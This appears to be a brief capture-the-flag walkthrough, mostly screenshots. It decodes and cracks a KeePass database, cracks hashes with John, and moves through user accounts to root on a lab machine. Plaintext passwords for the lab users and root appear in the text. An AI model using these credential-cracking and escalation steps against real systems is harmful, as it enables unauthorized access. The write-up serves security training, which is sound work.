
**Here I got Backup.kdbx and print in base64 with the help of bse64 Backup.kdbx**



**Then decoded this with the help of cyberchef**




**Then save this download.kdbx**





**Su k2**

**When u go to the sent file u have got many information about Lhotse**





**Because of kdbx is encrypted so because I generate possible password for Lhotse username read kdbx file**





**Here I got mount.txt file and crack the hashesh with the help of John tools**

**Here run keepass2 download.kdbx I Enter password password Lhotse56185 and click right to copy paste kangengunja password for root access in shell**




**su kangchenjunga**

**J9f4z7tQlqsPhbf2nlaekD5vzn4yBfpdwUdawmtV**



**Here u found root password in .bash\_history file**



**su root**

**root password: th3\_r00t\_of\_4LL\_mount41NSSSSssssss**

**successfully u got root flag and root user**

